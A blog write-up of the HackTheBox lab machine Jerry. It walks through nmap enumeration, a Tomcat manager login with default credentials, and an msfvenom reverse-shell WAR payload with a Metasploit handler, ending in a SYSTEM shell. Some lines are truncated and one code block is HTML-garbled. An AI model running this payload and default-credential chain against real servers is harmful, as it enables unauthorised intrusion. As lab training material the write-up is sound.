MENU

SP1ICER

Infosec ramblings, cert talk, and more

WRITTEN BY SP1ICER

NOVEMBER 17, 2018

HACKTHEBOX WRITEUP: JERRY

INTRO

Hi all! Sorry for the long delay between posts, but we're finally back. Welcome to my series of HTB writeups for retired boxes. Today we'll be taking on **Jerry**, one of the more straightforward boxes on the site. As we go along, we see that Jerry is running a vulnerable web server through some configuration errors. It is a fairly short exploit chain, which makes it great to learn on!

As always, you'll find a TL;DR at the **bottom** so as to avoid spoiling the entire thing, in case you want to try to follow along and maybe use the guide as hints to owning the box on your own 🙂

BOX STATISTICS

- IP: 10.10.10.95
- Platform: Windows
- Author: mrh4sh
- Avg. Difficulty Rating: 1/10

INITIAL SCAN

As with every box, we start with an nmap scan to see what ports are open.

> *root@kali: nmap -sV -sC -oA scan -p- 10.10.10.95*

It is worth noting that this scan **is in no way stealthy**. This is a style of scan that you would want to run during CTFs mostly, since it does a ton of checks on versions, running scripts, etc. Here's a breakdown of the command:

- `nmap` : The name of the program.
- `-sV` : This runs a version check on the software. It's worth noting that the versions returned are ONLY nmap's best guess, so make sure to **verify, verify, verify with other information found**.
- `-sC` : Run the default scripts that nmap has installed. These are generally safe scripts to run, though they can be noisy.
- `-oA` : This flag outputs all file formats; this includes *.nmap, *.gnmap, and *.xml. These are output to whatever filename follows the flag, in this case it's the file name "scan."
- `-p-` : So this flag has two parts to it – the -p, which stands for ports, and the second dash, which is shorthand for 1-65535. Normally -p takes a range, like -p1-1000, but if you do -p- it runs a scan on **all** of the ports on your host.
- `< IP >`: Whatever host IP you want to scan; in this case, 10.10.10.95.

Loading...

After you've entered all of the information correctly (always double check), hit enter and the scan will run. It may not look like it's running, other than the command line freezing. That's okay, though – we can check the status of the scan by pushing one of the arrow keys. Any key would technically do, though I'm paranoid so I just like to use the arrows. Either way, this spits out the progress on the scan – it should say something like "TCP Stealth Scan – 50%" or similar.

Now that we've built our scan command and ran it, let's take a look at the results.

```
# Nmap 7.70 scan initiated Sat Aug  4 20:22:41 2018 as: nmap -sV -sC -oA scans/nmap -p- 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.048s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  4 20:24:36 2018 -- 1 IP address (1 host up) scanned in 114.86 seconds
```

From the results, we can see that port 8080 is open for HTTP traffic. It's shown to be running Apache Tomcat, version 7.0.88. Let's dig in to what that is!

BACKGROUND

So what exactly is Apache Tomcat? From the Apache website:

> *"The Apache Tomcat® software is an open source implementation of the Java Servlet, JavaServer Pages, Java Expression Language and Java WebSocket technologies. The Java Servlet, JavaServer Pages, Java Expression Language and Java WebSocket specifications are developed under the Java Community Process."*


That's a lot of techno-jargon – what exactly does any of that mean?

In essence, Apache Tomcat allows you to set up a web server and deploy different files to servers under your control. It has a management console and some server administration tasks that are contained within the web application itself. It runs Java servlets, as the above excerpt mentions. And finally, it monitors the server – there's a "Server Status" on the home page.

All that being said – how do we attack it?

GAINING A FOOTHOLD

Gaining a foothold is relatively straightforward on this box, though not to the inexperienced eye. Starting off, we navigate to http://10.10.10.95:8080 in Firefox to see the default login page for Apache Tomcat.




Though there is a ton of interesting information gathering that we can get from just this page alone, one thing in particular catches our eye – the admin panel. We know that from an admin web panel, we can most likely do whatever is needed to compromise the box fully. The question, though, is how do we get in? We don't have credentials and our scans don't show any immediate vulnerabilities that we can exploit. What gives?

Think like an *inexperienced/lazy* sysadmin.

If you're new to setting up a web server, security might be one of the lesser things on your mind – maybe you don't know how to secure it, or maybe you build in some technical debt by saying "I'll take care of that later." Either way, you just use a recommended default login that Tomcat comes with, and away you go.


"But where do I find that?!?" you frantically exclaim. See, Google holds an amazing wealth of knowledge – by looking for "Apache Tomcat default creds," I ran across this GitHub repo which has a decently-sized list of default Tomcat credentials in it. Try some, and you will eventually find out that the username is `tomcat` and the password is `s3cret` – keep that in your notes.

We click the "Manager Application" to get a login prompt, enter "tomcat" and "s3cret", and away we go.



RE-ENUMERATION

Now that we've successfully gotten into the Manager panel, it's time to do some digging around. Here's what you should see when you log in:



So from the top, you see a couple of links to different parts of the web app, but there's nothing interesting there. Moving down, we see some application paths and their statuses. Farther, we can see that authenticated users are able to deploy directories or WAR files. Finally, we see that managers can check diagnostics and get general server information for the server.

So now what do we do with this to mount our attack? Keep in mind the goal of something web-based: we're looking for remote code execution (RCE) or some way to read out privileged information that we shouldn't be able to see otherwise.

What on the page seems like a good candidate for achieving either of these goals?

Deploying WAR files to the server.

Now let's look at how to achieve RCE.

GAINING A SHELL

For those who may not know, Metasploit Framework has several tools that *aren't* msfconsole. Keep these in mind as you do more HTB/OSCP work, since they are lovely tools that can simplify your life. The tool we'll be using to set up for this RCE is called msfvenom – it generates payloads that you can then deploy independently of msfconsole, rather than needing to run them through the msfconsole interface.

So since I had never dealt with WAR files in regards to msfvenom before this box, I did some Googling and found this lovely article from Pentester Labs. Basically, you'll use msfvenom to create your war file payload, deploy it through the manager interface, navigate to the path to trigger it, then get a reverse shell back. Let's go through that process together.

We start with our msfvenom payload, in this case a Meterpreter shell:

```
root@kali:~/Documents/Engagements/HTB/Jerry# ls
scans
root@kali:~/Documents/Engagements/HTB/Jerry# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=12345 -f war -o h4x.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of war file: 52399 bytes
Saved as: h4x.war
root@kali:~/Documents/Engagements/HTB/Jerry# ls
h4x.war  scans
root@kali:~/Documents/Engagements/HTB/Jerry#
```

In this case, there aren't too many options.

- `-f war` : This tells msfvenom to make the *format* as a .WAR would need it.
- `-o h4x.war` : This option tells msfvenom to output the payload to h4x.war. You can change the name to whatever you like, but leave the extension as ".war".
- `-p windows/meterpreter/reverse_tcp` : This is the kind of payload our shell will be trying to return to us once we trigger it. We could set this to many different options; to see them all, see this list.
- `LHOST` : This is *your* machine's IP on Hackthebox.Change the value here to your IP.
- `LPORT` : This is the port that the shell is going to connect back to (since we used a reverse_tcp payload).

Once you run the command, you should see a .war file appear in your directory. Now here's something that you should know — `msfvenom` will make randomized names for this WAR file. Unfortunately, that means that until we know that name (and thus path to the file), we can't trigger our shell. However, Kali has a pre-installed tool to unpack WAR files, neat!


```
root@kali:~/Documents/Engagements/HTB/Jerry# ls
h4x.war  scans
root@kali:~/Documents/Engagements/HTB/Jerry# jar -xvf h4x.war
  created: META-INF/
 inflated: META-INF/MANIFEST.MF
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: vrwflhvkxght.jsp
root@kali:~/Documents/Engagements/HTB/Jerry# ls
h4x.war  META-INF  scans  vrwflhvkxght.jsp  WEB-INF
root@kali:~/Documents/Engagements/HTB/Jerry#
```

Looking at the command, we can learn a few new options here:


- `-x`: This flag extracts files from a JAR archive.
- `-v`: Verbose output.
- `-f`: Sets the file operand to be the name of the JAR file.


If you want to see the other options, see `man jar`

From here, we should see our .jsp file sitting in our directory. We deploy the .WAR file to the server like so:



Once we've done this, the page should reload and now show our /h4x path in the "Applications" section. This means that the file successfully deployed to the server. We now need to set up our listener, which will wait for connection from our shell. We can do this using Metasploit's multi/handler module. To use this, type `msfconsole`, wait for the console to load, then type `use multi/handler`.





Now we go look back on our msfvenom payload we made – remember the payload, LHOST, and LPORT parameters we set? We're going to do that in msfconsole to ensure a good connection with our shell once we trigger it. Run the following commands to set your environment up:

```
1 &amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;lt;br data-mce-bogus="1"&amp;amp;amp
2
3 set payload windows/meterpreter/reverse_tcp
4
5 set lhost &amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;lt;your IP&amp;amp;amp
6
7 set lport &amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;lt;your port you set&ar
```

Once you've gotten the options all set, type run to start the listener. As stated before, it is now si

To trigger the exploit (and *finally* get our shell back!), navigate to http://10.10.10.95:8080/h4x/vrwf

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.5:12345
[*] Sending stage (179779 bytes) to 10.10.10.95
[*] Meterpreter session 1 opened (10.10.14.5:12345 -> 10.10.10.95:49192) at 2018-08-19 19:16:14 -0400

meterpreter >
```

There are two parts to this. The Started reverse TCP handler section starts when we hit run. Once we a

To confirm we have the right box (and also enumerate a bit!), we run sysinfo in the Meterpreter prompt

```
meterpreter > sysinfo
Computer        : JERRY
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

We see that it is, in fact, JERRY. We also confirm that we're running Windows 2012 R2. From here, we c

```
meterpreter > shell
Process 2844 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

And….we have NT AUTHORITY\SYSTEM . For those who may not be familiar with Windows, this account has th

TL;DR ATTACK CHAIN

> *Run nmap => discover web port => explore website => note manager area =*

I hope you enjoyed my writeup on Jerry, and I hope you learned something. Stay curious, friends.

~~sp1icer

SHARE THIS:


Twitter Facebook

Like

Be the first to like this.

Tools of the Trade: nmap
In "Tools of the Trade"

HacktheBox Writeups: Intro
In "CTF Walkthroughs"



eJPT Experience: Part 4
In "Classwork"

POSTED IN CTF WALKTHROUGHS, HACKTHEBOX. TAGGED HACKING, HACKTHEBOX, INFOSEC.

LEAVE A REPLY

Enter your comment here...

Search ...

PREVIOUS POST